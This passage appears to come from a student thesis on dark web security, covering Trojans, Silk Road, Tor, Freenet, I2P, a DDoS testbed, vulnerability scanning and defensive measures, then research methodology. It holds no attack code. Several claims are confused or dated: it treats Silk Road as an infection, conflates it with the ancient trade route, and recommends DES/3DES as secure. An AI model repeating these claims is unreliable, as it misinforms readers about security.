The Trojan virus is a type of malware that contains malicious computer programs used by cybercriminals to spy on users to steal sensitive data. The user of Trojan horse is aiming to gain access into a system to delete data, blocking, modifying, disrupting the performance of a system and copying data. There are many types of Trojans such as Exploit, Game-Thief, IM and many more. The exploit is a programming code that contains malicious to take advantage of a vulnerability in the application software to infect a computer. The Game-Thief is a program that used to steal online gamers users accounts. The IM is a Trojan program that used to steal logins and passwords from instant messaging programs [43].

Solutions to detect against Trojans ensure the installation of anti-malware software and anti-virus to defend hardware devices such as desktop computers, laptops, smartphones, and tablets. Trojans can be removed manually by recognizing file that infected with Trojan-Horse then delete all files of a program from windows system folder and then restart the system in normal mode to remove all infections that infected by Trojans [43].

In addition, hardware Trojans (HT) are set to detect a confidential and sensitive area that injected by some worms and successfully corrupt the desired logic implementation of an Integrated Circuit (IC). The HT is set to rely on the trigger and payload mechanism that results in the activation of the malicious circuit [44]. The HT method is in place to send behaviour of affected hardware due to the effect of payload logic [44].

2.5.11 Silk Road

The Silk Road is an e-commerce platform and selling illegal items on the dark web because of the hidden services of the TOR network [6]. The primary purpose of the Silk Road established during the “Han Dynasty of China” for the network of trade routes [45]. Safety and security are the primary to ensure the construction of the road maintained smoothly to delivers the goods [45]. Then linked regions from China, India throughout various countries to do the trades.

According to the report, “the Silk Road was launched in 2011 and it has the capability of hiding its identity from law enforcement agencies” [6]. The aim of developing Silk Road is to encourage the criminals to do illegal trades in the dark web while hiding their identity whereas, law enforcement trying to identify the illegal activities and shut it down. The Silk Road was taken down by the Federal Bureau of Investigation (FBI) in 2013 and 2.0 Silk Road later that year [6][46][47].

Solutions to protect users from being infected by Silk Road, the Federal Bureau of Investigation (FBI) used Network Investigation Technique (NIT) tools to discover hidden users that are behind the encrypted and anonymous TOR network [6]. FBI uses hacking techniques to trace network users to identify real IP addresses to charge criminals with a crime that they commit during the use of the dark web sites [6]. The NIT is relying on system vulnerabilities by collecting and analyzing a large volume of data from the dark web and able to identify them [6]. The large volume includes images, BitCoin wallets, email addresses user behaviour and hyperlinks [6][47].

2.6 Related Works

Information will be provided based on tools by suing previous researchers' findings to conduct experiments in network security. Firstly, the author discussed some tools used by past experimenters to carry out proposed experiments. Secondly, I discussed some past papers, which are relevant to the experiments, that going to carry out for this project. Then the author will carry out an experiment based on research findings and hoping the outcome is similar to the past researchers.

2.6.1 The Onion Router (TOR)

An anonymity network uses The Onion Router (TOR) browser to connect to a website through hops. Nodes are the guard node, a middle relay, and an exit node. The connection between the three layers encrypted between each layer to keep the anonymity of a user secure from others. There is no knowledge between the guard node and exit node and the middle nodes only know the exit and guard node. This means that the guard node only communicates with middle nodes as well as exit nodes only communicate with middle nodes [48].

This paper discusses the “comprehensive structure and privacy analysis of TOR hidden services” [48]. The main goal of TOR is to provide anonymity to the users so that the users have freedom of speech and enhance their privacy [49]. It is also enabling the experimenters to conduct an experiment to identify the traffics by using various methods and techniques.

The method of this experiment conducted is that the user installs the TOR client, which runs an onion proxy to build a circuit through the TOR network [49]. All the communication between entry, relay and exit router encrypted whereas, the link between the exit and Bob server is unencrypted as it shows in figure 3. In this scenario, the entry router knows the sender, relay router responsible for forwarding and the exit router is responsible for communicating with the destination chosen by the client [49]. There are four steps used in the Transport Layer Security (TLS) Protocol during the communication process, which are TLS handshake, change cypher spec protocol, alert protocol and application data protocol [49].

TLS handshake is responsible for establishing the connection, authentication and key exchange. According to the report, “Handshake protocol is cypher suite negotiation, authentication of the server, client and session key information exchange” [49]. Cypher uses a crypto algorithm for the entire message exchange to prove the requested messages between client and server. Change cypher spec protocol is used to inform encrypted single message to the other end connection. The alert protocol is used to alert messages to another end connection when something occurs. The application data protocol is responsible for residing actual data through application and ensure transport of the data sent and received. The conductor uses a laptop with an Intel Core i5 CPU @ 2.40GHz processor and 4GB RAM. Ubuntu 16.04.2 LTS (Xenial Xerus) Linux based on windows environment [49].

Wireshark and tcpdump are used to capture and analyze network traffic. Wireshark captures traffic in windows and tcpdump is capture traffic in

Linux. Moreover, the “Bro-Intrusion Detection System (Bro-IDS) used to detect TOR traffic as it is an open-source Unix based network” [49]. The Zeek tool is formerly known as Bro-IDS and recently it renamed as Zeek.




Figure 3. TOR circuit creation [49].

2.6.2 Freenet

This paper discusses how to trace back an attack by using Freenet. Freenet is a distributed content sharing system, which is a peer-to-peer anonymous network. It's designed to provide the anonymity of both content publishers and retrievers [50]. Freenet has a mechanism of hop-by-hop forwarding of user messages through two operational modes, dark-net, and open-net. The dark-net mode is used to allow only trusted friends can able to connect with each other, whereas, the open-net can allow anyone to connect into it [50]. According to the report findings, “machine running Freenet contributing a portion of its hard disk space” [50]. The nodes in the Freenet might be joined and depart dynamically at any time as the node is associated with a location in the circular range of 0 and 1. The location of the nodes is chosen randomly when it first joins the Freenet and the location of 0 and 1 are considered as same [50].

Steps that used to carry out an experiment of trace-back an attack on Freenet is that, connect the attack device to an offence node and querying a device to examine message content request with a unique identifier (UID) value to be seen. If an attack node established a connection with the suspect node then they will become neighbours, so this means that an attack node will know the location of the suspect node because they are neighbours [50]. After the development of effectiveness, they can able to carry out an experiment by specifying a specific number of neighbours such as (40 in default) to notify when there is a message arrives at a node [50]. The reason for maximum neighbours in default is to verify if an existing node could replace the requesting node by determining through key conditions [50].

This experiment conducted using the code of Freenet 0.7 [50]. The aim of this experiment is investigated to determine to identify the machine that the message originated [50]. Results, classification of messages successfully traced back to the three sets experimental runs on the below figure. It shows forwards and revers. Before any potential impact of a solution that could be made to the evaluation of behaviour and performance of Freenet. Solution should “not affect any optimizations that the Freenet system may perform to recognize its network structure to locating and forwarding of content stored in the network” [50].




Figure 4. Length distribution of linear paths [50].

2.6.3 Invisible Internet Project (I2P)

This particular paper discusses large scale monitoring through the Invisible Internet Project (I2P) to identify the security risks within the networks. I2P is an open-source, uses a peer-to-peer approach and allows anonymous communications between two parties [51]. According to the report, an application using I2P cannot be reachable via IP only via a location-independent identifier [51].

I2P uses an inbound and outbound tunnel to communicate between source and destination. It is tunnelling is unidirectional and is formed by the gateway [51]. Conduction of monitoring approach taken through I2P NetDB as the NetDB is another key concept of the I2P network. The NetDB is a distributed hash table based on Kademlia protocol, which used to store and share network metadata, however, not every peer in the I2P forms part of the Distributed Hash Table (DHT) [51][52].

Three main I2P available file-sharing applications used to analyze the monitoring data, which are I2PSnark, IMule, and I2Phex. I2PSnark used to establish a connection with lease-set, which like a Transmission Control Protocol (TCP) socket to send the first message to well-formed BitTorrent then request non-existing torrent ID. Then if the lease-set is running an I2PSnark client, it will shut down the connection if not it will continue connection [51]. The IMule is used to provide two different lease-set for a client.

One for TCP and another for User Datagram Protocol (UDP). This used to identify the TCP and UDP messages. In I2Phex, a Gnutella connect message lease-set sent to be tested against Gnutella client to ensure a response from Gnutella protocol that the lease-set is running an I2Phex

client [51]. Figure 5, shows the individual number of active file-sharing applications and it is a useful method to use to identify the location of a device.




Figure 5. File-sharing applications [51].

2.6.4 Focused Crawler Architecture

This paper discusses the Hybrid focussed crawling used to conduct an experiment based on dark web sites [53]. The aim of this experiment is to discover resources on any given topic to identify visitors of surface or dark web sites. The “hybrid-focused crawler is capable of automatically adapting its crawling behaviour and link selected policy based on the network” [53]. Way the experiments carried out on this architecture is that, set of seed URLs then seed pages added to the frontier list then the URL will be picked up from frontier and then forwarded to the responsible fetching module based on network type [53]. The purpose of this experiment is to collect data on link-based, web pages and any other resources that visited the dark websites to discover those who are up to no good [53].

The outcome results were successful as it identifies the interconnectivity on both surface websites and some dark-net sites [53]. The results presented various values of threshold and it is based on three stages. Stage one is the link-based classifier which responsible for hyperlink selection. Stage two illustrates the result for web page classifier is utilized when Tor or Freenet hyperlinks are encountered and stage three “include the results when the web page classifier is used irrespective of the network type” [53].




Figure 6. Focused crawler architecture [53].

2.6.5 DDoS attack

This paper discusses the experiment based on distributed denial of service attack (DDoS). This experiment conducted using DETER testbed which is through three toolkits. The experimenter's Workbench, the DDoS benchmarks and Experiment Generator [54]. “The experimenter's workbench is used to provides a set of traffic generation tools, topology and defence libraries and graphical user interface for experiment specification” [54].

The DDoS benchmark is used to provide a set of comprehensive topology, legitimate and attack traffic specifications. And the experiment Generator is used to provides a user input detail either via the Workbench's Graphical User Interface (GUI) or from the benchmark suite. Then it glues the received user an input together to set of selected topologies, legitimate and attack traffic into a DETER-ready experiment [54]. The DETER testbed is used to provide a safe environment and basic tools for security experiments for researchers to complete testing.

The purpose of this experiment is to identify the legitimate traffic and attack traffic to ensure the project network from DDoS attacks [54]. The use of DDoS benchmark is to enable the experimenters to monitors legitimate traffic, attack traffic, network topology, and resources. The traffic controls maintained on the main GUI window, topology tab with a sample topology and traffic visualization at the nodes. Two statics collection tools of tcpdump and Perf tool are used to calculate several denial-of-service measures and identify specific parameters and monitors the deployment location of nodes.

During the experiment, the experimenter anonymizes traffic trace into a specific subnet for outgoing traffic via a well-known port number of 53 and 80 to monitors legitimate and attack traffics [54]. Figure 8, shows port numbers, traffic features, and distribution.

port	traffic feature	distribution
53	Requests per second	Poisson(1.828)
	Requests per host	Pareto(1.1,2.17)
	Requests size	Pareto(32.74,2.5)
	Reply size	Pareto(117.5,3.1)
80	Requests per second	Poisson(94.147)
	Requests per host	Pareto(10,2.315)
	Requests size	Pareto(287,2.35)
	Reply size	Pareto(259,2.028)

Figure 7. Outgoing traffic models [54]

2.6.6 Acunetix web vulnerability scanner

This paper discusses the methods and techniques used by the Acunetix software tool to scan web vulnerabilities to identify vulnerable websites [55]. The purpose of these papers used to identify fingerprint vulnerable websites through scan wizards. This lets the author think that it helps to identify web threats. It will also, help to carry out investigations in the dark sites. This method used to allow conduct testing of web applications to check for vulnerabilities such as SQL, Cross-Site-Scripting and other exploitable hacking vulnerabilities [55].

According to the report, “Acunetix Web Vulnerability Scanner (WVS) scans any website or web application that is accessible via a web browser and uses HTTP/HTTPS protocol” [55]. This method uses a crawler analyzer to analysis the entire websites ant its links to ensure free of vulnerabilities [55].

The use of Acunetix WVS has the advantage of helping to identify the following information via its scanning. It will alert when web application configuration problems. Has the ability to detect SQL injection vulnerabilities. Has the ability to identify entire files present and accessible through the webserver. Enables to locate and fix the vulnerabilities as quickly as possible and provides more information about the problems.

In addition, it displays comprehensive details of vulnerability results found within the websites for the alerted node tree [55]. For this reason, the author will use this method to carry out vulnerability testing to identify the threats accordingly to the figure, results.




Figure 8. Vulnerability scan results [55]

2.7 Black, White and Grey Box Testing

In this section, the author will conduct research on three different types of testing methods to carry out proposed experiments. The black, white and grey-box testing. The black box testing is a method software that used to allow to carry out experimentation testing [56]. The black box testing method is a technique that the tester runs testing without the knowledge of internal structure. The proposed test is going to be carried out through a set of a valid and invalid input code and then execute to provide response outcome results [57][56].

Whereas, the white box testing method requires the implementation to carry out testing. The tester of the white box has knowledge of the internal structure of such as network diagram or applications to conduct testing. In this method, the tester also selects valid and invalid input to check the process before the response via the execution of codes [56][57].

The Grey box testing is a method of a process that the tester has some knowledge about internal structure in a system under test. It is testing is a process of debugging such as software applications through input to verify with outcome results. Grey box testing used to test the functionality of an application to check output results with expected results. It is testing is hybrid of black and white box testing [57].

After a critical analysis of three methods, the author considered to use black-box testing. It is the most natural approach as it estimates each condition separately [57]. In black-box testing, the tester has no knowledge about any network or system and it's the best one for this particular project. The white box testing method could be used to carry out experiment however, the author must know at least an IP address of a network to use the white-box testing method. The black box testing is the best method for this project to carry out required experiments to achieve target [57].

2.8 Positive and Negative Impacts

After critical research based on network security to identify the positive and negative influences due to the cyberattacks in the dark web/deep web. The author is able to discover some methods and techniques used by past researchers based on the dark web deep web to carry out experiments. The below table shows the positives and negatives of using dark websites and their impacts.

Table 1: Positive and Negative impacts

Positives	Negatives	Impacts
Keep sensitive data anonymous such as medical record, and make it untraceable	Trackers could use personal information to impersonate which will be difficult to trace back	It will infect the person file by using personal information to do criminal activities
Provide anonymity to a user to hide their identity and make it untraceable	The legitimate user might precaution because their information being impersonated by hackers	Might impact a user life by just accessing dark web sites to do damages to genuine users
The deep web keeps credentials secure from unauthorized accesses	If a hacker is able to access to keep the site, it will allow getting medical and other confidential information	Functionality, it does not work smoothly as it takes longer to host some information and without completing certain forms cannot be accessed
Use Virtual Private Network (VPN) to protect a network during the use of dark web sites	Drug dealing, child pornography, Terrorism, illegal activities such as Forging documents	Data could be used to impersonate victims and make a problem with authorities. Also, increases violence on with the society
Security companies will make profits from it, as results of attacks	Distributed Denial of Service attack, Phishing attack, malware, Silk road attacks	Network organization will lose the trust of their customers due to the security breaches of the confidentiality
Only digital currencies are used for online transactions to protect legitimate user data	Stolen goods & Information could be sold on dark sites	Victims are hopeless of finding their goods or identity of the seller because criminals cannot be traced back

2.9 Network Security Solutions

This section discusses the solutions of protecting user sensitive data in the networks from hackers while browsing in the dark web sites. After critical research on this field, the author able to identify security solutions. In order to secure a network from such as attacks, it requires various methods and techniques to provide protection. As a network expert, it is significantly important to keep the identity of a user from outsiders is key. Security engineers are responsible for ensuring the data confidentiality, integrity and availability maintained to keep the information as efficiently as possible. The use of the following methods and techniques would provide protection to the networks.

- ❖ Firewall
- ❖ Anti-Virus software
- ❖ Educate users
- ❖ Intrusion prevention system
- ❖ Connect to via Virtual Private Network (VPN)
- ❖ Misuse
- ❖ Misconfigurations
- ❖ Encryption methods

Firewall

The firewall is one of the important mechanism which is used to protect computers against cyber-attacks [58]. It builds up with various options that allow the user to modify through those options to prevent vulnerabilities. In order to benefit from any computer firewall, it requires setup carefully to provide protection to the network devices.

- ❖ Change notification settings option and turn on windows firewall by accessing into customize the setting and modify to block or alert.
- ❖ Activate web application firewall to filters entire inbound and outbound traffic.
- ❖ It checks any removable devices such as USB when it plugs into a computer to ensure free of viruses.

Anti-virus software

The anti-virus software is used to protect viruses spreading on computer systems. Anti-virus is in place to analyze and detect any URLs that contain such as viruses, malware and worms [58]. This software is responsible for scanning any suspicious program that is going to download on the devices to ensure free of viruses. This software is multi-scanner tools that capable of providing malware analysis and detection through such as Meta-scan or Andro-guard [59]. For this reason, the author thinks that it is significantly important to mentioning anti-virus software as when an infected device used by a user to access dark web sites. Through infected devices, hackers will take the opportunity to gain access to a computer or system to do damages to a network. Therefore, if the end-user device protected with anti-virus software will run scanning to ensure prevent threats, vulnerabilities, and attacks [59].

Educate users

Educating network users to use the technology in a correct way is significantly important. This will provide protection to the network from outsiders by making users be aware of their responsibilities. The network security expert's responsibility is to ensure the password setup within the management system to accept only when it met its requirements. Make sure the staff use complex passwords for every account they own it to reduce the risk of being hacked by an unauthorized person. The following methods and techniques would be used to educate users to think twice while using the networks.

- ❖ Ensure all passwords contain mixed characters with letters, symbols, and numbers.
- ❖ Do not share passwords or login details with anyone in any circumstances.
- ❖ Use only secure URLs sites such as HTTPS instead of HTTP.
- ❖ It's against network policies to use the intended network to gain access into the dark websites.

Misuse

The computer misuse is designed to protect computer users against theft and attacks of information. This method is used in the solution section because the author thinks that it is significantly important, as it will educate the users to be aware of misusing any device within an organization that could lead to significant damages to the company work for. Misuse act is designed to make it an offence to access a computer without authorization. Therefore, the author uses this act to protect networks from a network user accessing dark web sites by using an organization computer without permission. In addition, this act makes an offence to use someone else account to access the unauthorized area will be prosecuted.

Intrusion detection/prevention system

Intrusion detection is a systematic method used to detect malicious processes that possibly could infect a computer or a system. Collecting active processes and analyzing the paths to ensure traffics within the network managed efficiently [60]. It is detection runs using generation patterns of calculating, selecting and marking to find suspicious processes lifetime paths on the operating system, network and user [60]. In order to detect intrusion inside a server, require the use of Decoy files and Decoy tokens. Decoy files use “two types of files High-Interaction honey files and Low-Interaction honey files” [61].

The “differences between low and high interaction decoy files are that low-interaction decoy files are in fact regular files that contain some words, sentences or videos without any fake critical info”. High interactions honey files are regular but contain fake critical info [61]. This method is used to detect any ransomware trying to gain access files and encrypted documents to steal it. The author thinks that it is very important to be used to eliminate any risk gaining access into a network from ransomware because this method runs an analysis of an entire system to ensure any suspicious detected during the lifetime process [60][61].

Use Virtual Private Network (VPN)

Virtual Private Network (VPN) is used to provide the best service to secure a connection between a source and a destination. VPN runs almost on any platform such as mobile/desktop clients, various countries all over the world and it supports customers 24/7. It has the benefit of great download speeds, low price and 2048-bit encryption with some of VPNs. Its methods and techniques are used to allow maintain the privacy of users without interceptions by having the capability of hiding a user identity from being identified or traced back. This is the reason that let the author mention of using VPN to keep a network secure when user access in the dark web sites. The downside of using a VPN is the cost. All users must have an account and pay to use it as well as organizations too. However, it is better to pay for a VPN to keep sensitive data secure from unauthorized access.

Misconfiguration

Misconfiguration is one of the weaknesses of the networks. This will leave a gap of vulnerabilities to allow hackers to do damages to a computer or system without the knowledge of a user. It is the responsibility of network security management to ensure network configured correctly to eliminate vulnerabilities, threats, and attacks.

Ensure implement security controls for the web application and servers to identify incomplete configurations, wrong assumptions, and any other network behaviours.

Mitigate the risk of misconfiguration to discover the real-time map of the entire system to overcome any mistaken misconfigurations.

Encryption methods

The encryption methods are used in the solution section to make aware that all data communicating through channels must be encrypted to provide secure communications between the sources and destinations for the user's information within the entire network. This includes communication encryptions on wireless and wired data.

Use Data Encryption Standard (DES) and 3DES which is the newer version of DES and it is more secure than DES. Both can be used to provide complex encryption to the transmitted data. This method offers an effective key length of 56-bit encryption for DES and 168 bits for 3DES.

2.10 Conclusion

In conclusion, the research literature review provides significant knowledge of the positive and negative impacts of using dark web sites. The thing is that the dark web sites have both legitimate and criminal users. The legitimate users intend to do nothing bad when visiting the sites whereas, cybercriminals intend to steal online transactions such as bitcoins and do any other unlawful activities. The criminal users use various methods and techniques to hide their identity anonymously and protect identity from possibly infected with malware. Hackers always looking for security weaknesses to gain access to sensitive data on a computer or system.

Based on research findings, the main risk to the visitors of dark-net sites is that, when the end-user device is not secure enough which leads a user to a high risk of losing sensitive data through vulnerabilities that already on the device that used to connect to the sites. In addition, the dark web is anonymous and incapable of discriminating between ordinary and criminal users. However, the best solution to protect confidential information such as a computer or network is that when accessing dark web sites must use The Onion Router (TOR) with Virtual Private Network (VPN) to hide the identity and location strictly from unauthorized accesses.

CHAPTER 3 - RESEARCH METHODOLOGY

3.1 Introduction

This section provides a brief description of the research methodology steps that are going to use for the proposed project. Understanding various methods and techniques will assist the author to complete the project and to achieve targets. This chapter, outlines research review, philosophy, approach, strategies, choices, time horizon, data collection, research design, and conclusion. Brief description of each method provided in its section. The purpose of the research methodology is to provide a systematic approach that allows the researcher to find answers to the problems that exist within the proposed field of research. Understanding the problems accordingly to the research findings, will provide clear structures to complete the project with success and achieve the target.

3.2 Research Overview

The use of research onion is to provide a clear structure in the interest of readers. For this research review, the author uses, philosophy, approaches, strategies, choices, time horizons, techniques and procedures to complete the proposed project. In the end, the author aims to complete the project with success and achieve the target. Brief description for each section provided below.




Figure 9. Research Onion [62].

3.2.1 Research Philosophy

The research philosophy is a phenomenon method used to ensure collected data analysed and verifies the known data to be true or false. Research philosophy is the ways the research is going to conduct in the development of particular knowledge. Philosophy is used to deal with the source, nature, and development of knowledge gained through observation. In the research philosophy, the author will use both positivism and realism [62].

The positivism in philosophy used to measure large samples of data selected randomly on a network to see if the outcome results are the same as research findings. Positivism is a method of discovering relationships between various tests to come up with common ground to the statistical probability. The author use positivism in research philosophy is to test hypotheses to hold the positive facts of valid knowledge based on scientific evidence. In addition, it is a way of checking thing to ensure the gathered information are valid to be used for the proposed project [62].

The reason for using realism is to assist the author to do implementation to conduct an experiment based on research findings. It is also, allows us to analyze the existing synthetic with the concept of network motifs. It is an approach that allows the researcher to follow the scientific path to complete the required steps rather than believing it is being perceived [62].

3.2.2 Research Approach

The section of this research methodology, both deductive and inductive approaches are used to help the author to complete the proposed project to achieve the target. The deductive approach is a method of the process that used to work on a predefined hypothesis to allow come up with conclusions. The predefined theories are proved to be either as true or false through the use of various approaches. For this reason, the author uses the deductive approach to identify proven facts through a collection of different data. Deductive is used to develop a theory of previous study findings to either confirm or reject the hypothesis, as well as enable the author to start the process again [62].

The inductive research approach used for this particular project to allow the author to asks formulas questions and seeking answers to reach for conclusions. The inductive approach used to analyze the data from the experiment outcome results against expected results which are previous research findings. For example, this approach allows comparing experimental results to the main objectives to be aware of vulnerabilities, threats, and attacks on proposed sites [62].

3.2.3 Research Strategies

The research strategy focussed on experimentation, which based on a dark web/deep web. Use of strategies to allow carry out experimentation testing by using various methods and techniques to examine outcome results with expected results. The author will use a combination of hardware and software to carry out experiments. In terms of hardware, there will be a desktop computer or a laptop. In terms of software, there will be a connection of the internet, Virtual Private Network (VPN), The Onion Router (TOR) browser and other network security software. These methods will enable the author to carry out security experimentation to identify the network vulnerabilities, threats, and attacks based on the dark web/deep web [62].

3.2.4 Choices

